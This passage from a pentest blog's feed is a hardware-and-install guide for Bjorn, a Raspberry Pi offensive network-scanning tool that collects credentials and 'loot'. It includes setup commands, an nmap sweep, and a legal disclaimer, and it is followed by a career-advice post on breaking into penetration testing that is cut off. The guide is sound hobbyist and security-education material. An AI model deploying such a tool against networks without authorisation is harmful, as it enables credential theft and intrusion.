href="https://github.com/infinition?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://github.com/infinition</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.reddit.com/r/Bjorn_CyberViking/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.reddit.com/r/Bjorn_CyberViking/</a></p></li></ul><p class="paragraph" style="text-align:left;">The author did have a heart attack and understandably took a break from the project; however, the <a class="link" href="https://discord.gg/Rc4YdtQc?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">Discord</a> community is active, and the project does seem to be getting some traction from other contributors. </p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/104e72a4-e4c3-4fa7-8434-e7aafc4f1840/image.png?t=1738958096"/><div class="image__source"><span class="image__source_text"><p>The author’s update on the delay of the next update.</p></span></div></div><p class="paragraph" style="text-align:left;">Please contribute to the author if you enjoy the project and can afford it 🙂 </p><div class="embed"><a class="embed__url" href="https://buymeacoffee.com/infinition?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank"><div class="embed__content"><p class="embed__title"> Fabien </p><p class="embed__description"> Cannes 🇫🇷 Blader🤘🏼 3D Artist ✍️ & Ethical Hacker ☠️ </p><p class="embed__link"> buymeacoffee.com/infinition </p></div><img class="embed__image embed__image--right" src="https://cdn.buymeacoffee.com/opengraph/images/6013684/1/og_4553732_1733212822.jpg"/></a></div><h2 class="heading" style="text-align:left;" id="legal">Legal</h2><ul><li><p class="paragraph" style="text-align:left;">ONLY TEST ON NETWORKS FOR WHICH YOU ARE AUTHORIZED.</p></li><li><p class="paragraph" style="text-align:left;">This information is for educational purposes only.</p></li><li><p class="paragraph" style="text-align:left;">I am not an attorney.</p></li><li><p class="paragraph" style="text-align:left;">Attacking devices without permission is likely a violation of the Computer Fraud and Abuse Act (CFAA). They will put you in Federal prison for a long time for hacking in the United States of America.</p></li><li><p class="paragraph" style="text-align:left;">States and countries may have their own laws pertaining to the unauthorized access and collection of data.</p></li></ul><h2 class="heading" style="text-align:left;" id="display-guide">Display Guide</h2><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/585f20ec-df33-457e-9873-623c7039d11b/345066674-bcad830d-77d6-4f3e-833d-473eadd33921.png?t=1738688788"/><div class="image__source"><span class="image__source_text"><p>Source: <a class="link" href="https://github.com/infinition/Bjorn?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://github.com/infinition/Bjorn</a></p></span></div></div><h2 class="heading" style="text-align:left;" id="assembly">Assembly</h2><p class="paragraph" style="text-align:left;">Be sure to read, follow, and understand the directions 😉:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/8ea401d0-6d18-4c6a-b45a-95cdf9403f26/IMG_0233.JPEG?t=1738683754"/><div class="image__source"><span class="image__source_text"><p>Directions</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/2fa793e0-52ee-40e2-afda-0372ce3c61cb/IMG_0208.JPEG?t=1738683768"/><div class="image__source"><span class="image__source_text"><p>Oops. I probably should have read the directions.</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/2d84f19d-e6c3-40a3-98fc-01e26afcd041/image.png?t=1738700716"/><div class="image__source"><span class="image__source_text"><p>Side A</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/20a3a838-25b1-41d1-83eb-b2fc891c4670/IMG_0238.JPEG?t=1738700817"/><div class="image__source"><span class="image__source_text"><p>Side B</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/9c38f284-e61d-42d8-ad6a-e8c1819c1972/image.png?t=1738700870"/><div class="image__source"><span class="image__source_text"><p>The battery</p></span></div></div><h2 class="heading" style="text-align:left;" id="flashing">Flashing</h2><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/97186c61-cf34-4561-ba08-fc08b5c63ed2/Scubf8zd2W.png?t=1738675834"/><div class="image__source"><span class="image__source_text"><p>Set username and password to “bjorn”</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/9dd11169-ac4d-4e6c-8e5b-db8ffe92d9b0/image.png?t=1738675879"/><div class="image__source"><span class="image__source_text"><p>Scare your wife and kids by turning the sound all the way up and selecting “Play sound when finished”</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/f79c33a6-3f75-47c9-8547-7676fbefb826/image.png?t=1738675893"/><div class="image__source"><span class="image__source_text"><p>Enable SSH</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/3e753fcd-2016-4385-a0a2-d05785e58438/image.png?t=1738680584"/><div class="image__source"><span class="image__source_text"><p>Flashing</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b6ce4a12-403b-42ac-9e72-a1384748b4d8/image.png?t=1738680570"/><div class="image__source"><span class="image__source_text"><p>Flashing completed</p></span></div></div><h2 class="heading" style="text-align:left;" id="identifying-bjorns-ip-address">Identifying Bjorn’s IP Address</h2><div class="codeblock"><pre><code>nmap -Pn -vv 192.168.1.0/24 -p 22 --open</code></pre></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/cdbbac90-9dc0-49ca-b5e1-37eee0c5a4bb/barKv690Vw.png?t=1738675709"/></div><h2 class="heading" style="text-align:left;" id="connecting-to-ssh-via-putty">Connecting to SSH via putty</h2><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/165f0260-a4a8-4778-a5cc-5e2407f242eb/cgYAc6ecfp.png?t=1738683999"/></div><h2 class="heading" style="text-align:left;" id="first-login">First login</h2><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/250bfde0-b27f-46ea-988d-4e661701700c/image.png?t=1738675927"/></div><p class="paragraph" style="text-align:left;">Detailed instructions located here <a class="link" href="https://github.com/infinition/Bjorn?tab=readme-ov-file&utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn#-getting-started" target="_blank" rel="noopener noreferrer nofollow">https://github.com/infinition/Bjorn?tab=readme-ov-file#-getting-started</a></p><h2 class="heading" style="text-align:left;" id="runing-the-installer">Runing the Installer</h2><div class="codeblock"><pre><code>wget https://raw.githubusercontent.com/infinition/Bjorn/refs/heads/main/install_bjorn.sh</code></pre></div><p class="paragraph" style="text-align:left;">Install screen.</p><div class="codeblock"><pre><code>sudo apt install screen</code></pre></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b585b6e8-9a83-4191-a151-176c3babc646/putty_QDIL22MEVZ.png?t=1738676243"/></div><p class="paragraph" style="text-align:left;">Open a screen session (we do this in the event your wireless connection is not good. This allows you to reconnect to the ssh session using “screen -r one” if you happen to get disconnected during the installation).</p><div class="codeblock"><pre><code>screen -S one</code></pre></div><p class="paragraph" style="text-align:left;">Run the installer.</p><div class="codeblock"><pre><code>sudo chmod +x install_bjorn.sh &amp;&amp; sudo ./install_bjorn.sh</code></pre></div><p class="paragraph" style="text-align:left;">Choose option 1 for automatic installation. It may take a while as a lot of packages and modules.</p><p class="paragraph" style="text-align:left;">Choose option 4 for the screen waveshare v4.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/c733e0a7-2c5f-4a48-9062-9bf9a86f9857/image.png?t=1738676653"/><div class="image__source"><span class="image__source_text"><p>Running the installation script</p></span></div></div><p class="paragraph" style="text-align:left;">The installation will run for a while. You can watch it or take ☕ break.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/34f72cde-85ca-41a3-b5e3-d2459c3cd0c4/image.png?t=1738677064"/><div class="image__source"><span class="image__source_text"><p>Installation</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/89c406ae-f817-41c0-921e-6f54789e7561/image.png?t=1738679721"/><div class="image__source"><span class="image__source_text"><p>Error</p></span></div></div><p class="paragraph" style="text-align:left;">Enter 1 to retry and press enter.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6c30cfb0-b702-4a13-96ba-edcfee05fdbc/image.png?t=1738679786"/><div class="image__source"><span class="image__source_text"><p>Error 2</p></span></div></div><p class="paragraph" style="text-align:left;">Enter 1 to retry and press enter.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/77bca61b-6a88-4915-87d7-b74ec30fd432/image.png?t=1738679871"/><div class="image__source"><span class="image__source_text"><p>Error 3</p></span></div></div><p class="paragraph" style="text-align:left;">Enter 1 to retry and press enter.</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1d946dda-e116-4fd9-8312-556a287c22ff/image.png?t=1738679961"/><div class="image__source"><span class="image__source_text"><p>Installation completed</p></span></div></div><p class="paragraph" style="text-align:left;">Take note of the information for USB gadget and press y and enter to restart.</p><p class="paragraph" style="text-align:left;">Log back in once restarted and be sure to change the bjorn password with passwd.</p><div class="codeblock"><pre><code>sudo passwd bjorn</code></pre></div><h2 class="heading" style="text-align:left;" id="troubleshooting">Troubleshooting</h2><div class="embed"><a class="embed__url" href="https://github.com/infinition/Bjorn/blob/main/TROUBLESHOOTING.md?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank"><div class="embed__content"><p class="embed__title"> Bjorn/TROUBLESHOOTING.md at main · infinition/Bjorn </p><p class="embed__description"> Bjorn is a powerful network scanning and offensive security tool for the Raspberry Pi with a 2.13-inch e-Paper HAT. It discovers network targets, identifies open ports, exposed services, and potent... </p><p class="embed__link"> github.com/infinition/Bjorn/blob/main/TROUBLESHOOTING.md </p></div><img class="embed__image embed__image--right" src="https://repository-images.githubusercontent.com/809326864/0fe34573-8870-470b-a735-f515248200c0"/></a></div><p class="paragraph" style="text-align:left;">During testing and writing this blog the first time I ran the installation everything worked fine except the web interface wouldn’t start.</p><p class="paragraph" style="text-align:left;">The second time was documented above and had a few errors during installation and the Bjorn service was not started. I SSH’d back into the pi zero and re-ran the install_bjorn.sh script and it worked. I think the issues were related to a poor Wi-Fi connection ¯\_(ツ)_/¯.</p><h2 class="heading" style="text-align:left;" id="3-d-printing-the-case-on-a-bambu-p-">3D Printing the Case on a Bambu P1S</h2><p class="paragraph" style="text-align:left;">Case created by <a class="link" href="https://www.instagram.com/r3dfish/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">r3dfish</a>, STL file located here:</p><ul><li><p class="paragraph" style="text-align:left;"> <a class="link" href="https://www.thingiverse.com/thing:6913717?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.thingiverse.com/thing:6913717</a></p></li></ul><p class="paragraph" style="text-align:left;">Shout out to Chris Meyer from <a class="link" href="https://www.sector67.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">Sector67</a>. Thank you for helping me with the printer!</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/10dcd88e-6589-4295-8cd8-45556af8f153/1.PNG?t=1738680914"/><div class="image__source"><span class="image__source_text"><p>Configure 3D printer</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/e786ee26-9144-4906-8784-d5f40d755a99/2.PNG?t=1738681102"/><div class="image__source"><span class="image__source_text"><p>Set material type</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/a0cbac07-0425-4aa4-b7a5-23c4a31d2554/3.PNG?t=1738681115"/><div class="image__source"><span class="image__source_text"><p>Verify settings</p></span></div></div><iframe allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture" allowfullscreen="true" class="youtube_embed" frameborder="0" height="100%" src="https://youtube.com/embed/Ra8ekR9h9P0" width="100%"></iframe><h2 class="heading" style="text-align:left;" id="completed-build">Completed Build</h2><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/bfa5e837-75b9-436a-8f25-4aa2260d9b94/IMG_0238.JPEG?t=1738688574"/></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/faf3b6b7-44d8-4750-b186-7752109c0cd8/IMG_0227.JPEG?t=1738688631"/></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/c759b78a-c109-4743-a51b-3f3378575353/IMG_0232.JPEG?t=1738680898"/><div class="image__source"><span class="image__source_text"><p>Completed build</p></span></div></div><p class="paragraph" style="text-align:left;">My wife and children returned the next morning, and I was back in my parents’ will.</p><h2 class="heading" style="text-align:left;" id="the-web-interface">The Web Interface</h2><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b049cd05-39c7-4c35-9f33-1cfa611f7274/5eYYkyOSTr.png?t=1738689658"/><div class="image__source"><span class="image__source_text"><p>The web interface</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6b6daaa7-6643-4995-aa2c-3413cbc95c22/image.png?t=1738691268"/><div class="image__source"><span class="image__source_text"><p>Credentials page</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/180ae484-62a5-4ee0-a32e-825e02012382/image.png?t=1738691285"/><div class="image__source"><span class="image__source_text"><p>Network knowledge base page</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/5026932a-ff08-48d7-bfe9-43bca890dad3/image.png?t=1738691332"/><div class="image__source"><span class="image__source_text"><p>Loot page</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/236669f1-8bfd-4c9e-9944-1b0269904519/image.png?t=1738701263"/><div class="image__source"><span class="image__source_text"><p>Tailing the log page</p></span></div></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/6e408348-3100-4b1f-8a16-cac9648f2e0a/image.png?t=1738955417"/><div class="image__source"><span class="image__source_text"><p>The virtual screen page</p></span></div></div><h2 class="heading" style="text-align:left;" id="connecting-with-usb">Connecting with USB</h2><p class="paragraph" style="text-align:left;">Had a couple issues connecting over USB:</p><ol start="1"><li><p class="paragraph" style="text-align:left;">The drivers on my Windows 11 desktop needed to be updated. See the RDNIS part of the wiki if Windows device manager isn&#39;t detecting the USB ethernet adapter. Windows 11 solution is the same as the Windows 10 solution <a class="link" href="https://pwnagotchi.org/common-issues/index.html?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://pwnagotchi.org/common-issues/index.html</a>.</p></li><li><p class="paragraph" style="text-align:left;">The pi zero was taking the static IP address configured in /etc/network/interfaces even though it appeared to be set correctly.</p></li></ol><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/7d6867d2-3aa6-4617-b50c-f932fb0deae6/image.png?t=1738698284"/><div class="image__source"><a class="image__source_link" href="https://github.com/infinition/Bjorn/blob/main/INSTALL.md?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" rel="noopener" target="_blank"><span class="image__source_text"><p>Source: <a class="link" href="https://github.com/infinition/Bjorn/blob/main/INSTALL.md?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://github.com/infinition/Bjorn/blob/main/INSTALL.md</a></p></span></a></div></div><p class="paragraph" style="text-align:left;">Pi Zero’s usb0 IP address:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/31445175-20c2-4d7c-b33a-3f310bcbba2c/image.png?t=1738698258"/></div><div class="codeblock"><pre><code>sudo nano /etc/dhcpcd.conf</code></pre></div><p class="paragraph" style="text-align:left;">add at the end of the file:</p><div class="codeblock"><pre><code>interface usb0
static ip_address=172.20.2.1/24</code></pre></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/15ffecb4-0971-4da6-9f71-03afe20d392d/image.png?t=1738697987"/><div class="image__source"><span class="image__source_text"><p>/etc/dhcpcd.conf</p></span></div></div><p class="paragraph" style="text-align:left;">Then edit /etc/networks</p><div class="codeblock"><pre><code>sudo nano /etc/networks</code></pre></div><p class="paragraph" style="text-align:left;">To look like this:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/ea56560a-5c1e-4c6a-8145-3866e99c5d50/image.png?t=1738698124"/><div class="image__source"><span class="image__source_text"><p>/etc/networks</p></span></div></div><div class="codeblock"><pre><code>sudo reboot</code></pre></div><p class="paragraph" style="text-align:left;">You should be able to connect now by configuring your ethernet adapter to:</p><ul><li><p class="paragraph" style="text-align:left;">IP Address: 172.20.2.2 </p></li><li><p class="paragraph" style="text-align:left;">Subnet Mask: 255.255.255.0 </p></li><li><p class="paragraph" style="text-align:left;">Default Gateway: 172.20.2.1 </p></li><li><p class="paragraph" style="text-align:left;">DNS Servers: 8.8.8.8, 8.8.4.4</p></li></ul><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1c111d98-bb1e-41a1-b589-7f6aa6a902fd/image.png?t=1738698714"/></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/a5f49567-331f-457d-a429-9249e52bede5/2025-02-04_12-17-16.png?t=1738698733"/></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4dd23670-832a-42b6-94d5-378b85f7874c/2025-02-04_12-16-58.png?t=1738698742"/></div><p class="paragraph" style="text-align:left;">You should now be able to connect through SSH and USB ethernet adapter using Putty:</p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b541d8a6-ed70-4156-8e70-c9da82540b18/image.png?t=1738698795"/></div><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/d2480333-b2f3-4ef8-8ae7-4ffbc4347b0e/image.png?t=1738699281"/></div><p class="paragraph" style="text-align:left;">More info on troubleshooting here:</p><div class="embed"><a class="embed__url" href="https://github.com/infinition/Bjorn/blob/main/INSTALL.md?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank"><div class="embed__content"><p class="embed__title"> Bjorn/INSTALL.md at main · infinition/Bjorn </p><p class="embed__description"> Bjorn is a powerful network scanning and offensive security tool for the Raspberry Pi with a 2.13-inch e-Paper HAT. It discovers network targets, identifies open ports, exposed services, and potent... </p><p class="embed__link"> github.com/infinition/Bjorn/blob/main/INSTALL.md </p></div><img class="embed__image embed__image--right" src="https://repository-images.githubusercontent.com/809326864/0fe34573-8870-470b-a735-f515248200c0"/></a></div><p class="paragraph" style="text-align:left;">Watch for our follow-up blog for instructions on how to use Bjorn and more details on the individual settings 😁! </p><div class="embed"><a class="embed__url" href="https://blog.shellntel.com/subscribe?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank"><div class="embed__content"><p class="embed__title"> #_shellntel Blog </p><p class="embed__description"> Research, tools, and tales from our pentests... </p><p class="embed__link"> blog.shellntel.com/subscribe </p></div><img class="embed__image embed__image--right" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/publication/thumbnail/4b6407cd-7719-4030-ba38-17f3d32119f0/landscape___shellntel.png"/></a></div><p class="paragraph" style="text-align:left;">Hack the planet! - <a class="link" href="https://infosec.exchange/@TheL0singEdge?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">@TheL0singEdge</a></p></div></div>
  ]]></content:encoded>
</item>

      <item>
  <title>Breaking Into Penetration Testing</title>
  <description>Learn how to kickstart your penetration testing career with essential certifications, skills, and resources for breaking into offensive security and networking.</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/65694423-62bf-469c-9a24-bad8376f0dc4/947ab632-3dc6-4de7-8fa9-bfd6e73dcd59_1.jpg" length="527805" type="image/jpeg"/>
  <link>https://blog.shellntel.com/p/breaking-into-penetration-testing</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/breaking-into-penetration-testing</guid>
  <pubDate>Tue, 04 Feb 2025 15:00:00 +0000</pubDate>
  <atom:published>2025-02-04T15:00:00Z</atom:published>
    <dc:creator>Hunter Petty</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #1a1a1d; }
  .bh__table_cell p { color: #eaeaea; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#1a1a1d; }
  .bh__table_header p { color: #eaeaea; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><h2 class="heading" style="text-align:left;" id="introduction">Introduction</h2><p class="paragraph" style="text-align:left;">This blog is for those looking to get started in offensive security. As the newest penetration tester at SynerComm, I recently broke into the field myself, and I’d like to share some tips and resources that helped me along the way.</p><h2 class="heading" style="text-align:left;" id="the-basics">The Basics</h2><p class="paragraph" style="text-align:left;">At the beginning of your journey, it&#39;s crucial to build a strong foundation. You may start as simple as learning the basic components of a computer, the different ports and protocols, or routing and switching. There are several resources out there but I began by earning CompTIA’s Network+ certification, setting up virtual machines, and configuring devices in <a class="link" href="https://www.netacad.com/cisco-packet-tracer?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">Packet Tracer</a>. Certifications, whether it&#39;s A+, Network+, or other entry-level options, are a great starting point because they provide a structured path for learning. While you still need to put in the effort to understand the material, certifications eliminate the uncertainty of &quot;what should I learn next?&quot; Plus, they make a great addition to your resume.</p><p class="paragraph" style="text-align:left;">Another foundational skill is the ability to learn independently. It may sound obvious, but actively seeking knowledge on your own is crucial in this field. Instead of immediately asking someone for an answer, take the time to research and troubleshoot on your own. Developing this habit early on will benefit you tremendously. Of course, if you truly need assistance, asking questions is fine, but always try to resolve issues or find answers yourself first.</p><p class="paragraph" style="text-align:left;">Additionally, as you embark on this journey, remember that being a penetration tester requires more than just technical expertise. Soft skills are equally important. You will often interact with clients and must be able to communicate effectively. The ability to explain findings clearly, provide actionable recommendations, and collaborate with others is a critical part of the job.</p><h2 class="heading" style="text-align:left;" id="starting-to-hack">Starting to Hack</h2><p class="paragraph" style="text-align:left;">Once you have built a solid foundation and are ready to dive deeper, I recommend starting with the <a class="link" href="https://tryhackme.com/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">TryHackMe</a> (THM) platform. It offers several beginner-friendly challenges that teach the basics of hacking, gradually increasing in difficulty as you progress. This is where I began learning to hack, and I found it to be incredibly valuable.</p><p class="paragraph" style="text-align:left;">Once you feel comfortable with THM and are looking for a greater challenge, <a class="link" href="https://www.hackthebox.com/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">HackTheBox</a> (HTB) is an excellent platform to sharpen your skills. The machines on HTB are often much more difficult but also highly rewarding to complete.</p><p class="paragraph" style="text-align:left;">A good platform to learn more about web application security testing is <a class="link" href="https://portswigger.net/web-security?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">PortSwigger Academy</a>. It provides excellent content that includes hands-on labs. The topics will teach you about various web application vulnerabilities as well as how to exploit them. The knowledge gained from this platform translates well when performing external penetration tests.</p><p class="paragraph" style="text-align:left;">For those interested in a Capture The Flag (CTF) style learning experience, <a class="link" href="https://pwn.college?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">pwn.college</a> is a great resource for both beginners and experienced individuals. It was created by Arizona State University (ASU), it covers Linux, web application hacking, reverse engineering, and binary exploitation. The platform even includes ASU lecture content. I have been using it recently, but if I could go back, I would have spent more time here earlier in my career.</p><p class="paragraph" style="text-align:left;">In addition to these platforms, there are several great content creators who make hacking-related videos. These can be useful for supplemental learning when exploring a specific topic or even just for entertainment. Some of the creators that helped me when I was getting started include <a class="link" href="https://www.youtube.com/@_JohnHammond?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">John Hammond</a>, <a class="link" href="https://www.youtube.com/@ippsec?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">IppSec</a>, and <a class="link" href="https://www.youtube.com/@NetworkChuck?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">NetworkChuck</a>.</p><h2 class="heading" style="text-align:left;" id="capture-the-flag">Capture The Flag</h2><p class="paragraph" style="text-align:left;">Once I had developed some skills, I became interested in CTFs. I came across a post on Reddit from a CTF team looking for new members and decided to join. Participating in CTFs with a team was a great learning experience, as each member had different strengths, and we were able to learn from each other.</p><p class="paragraph" style="text-align:left;">If you&#39;re interested in getting started with CTFs, <a class="link" href="https://picoctf.org/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=breaking-into-penetration-testing" target="_blank" rel="noopener noreferrer nofollow">picoCTF</a> is a great introduction that you can do solo. Their &quot;picogym&quot; is available year-round and offers challenges for all experience levels. CTFs are a fun way to learn new skills while also developing critical thinking. Overall, they are a great learning 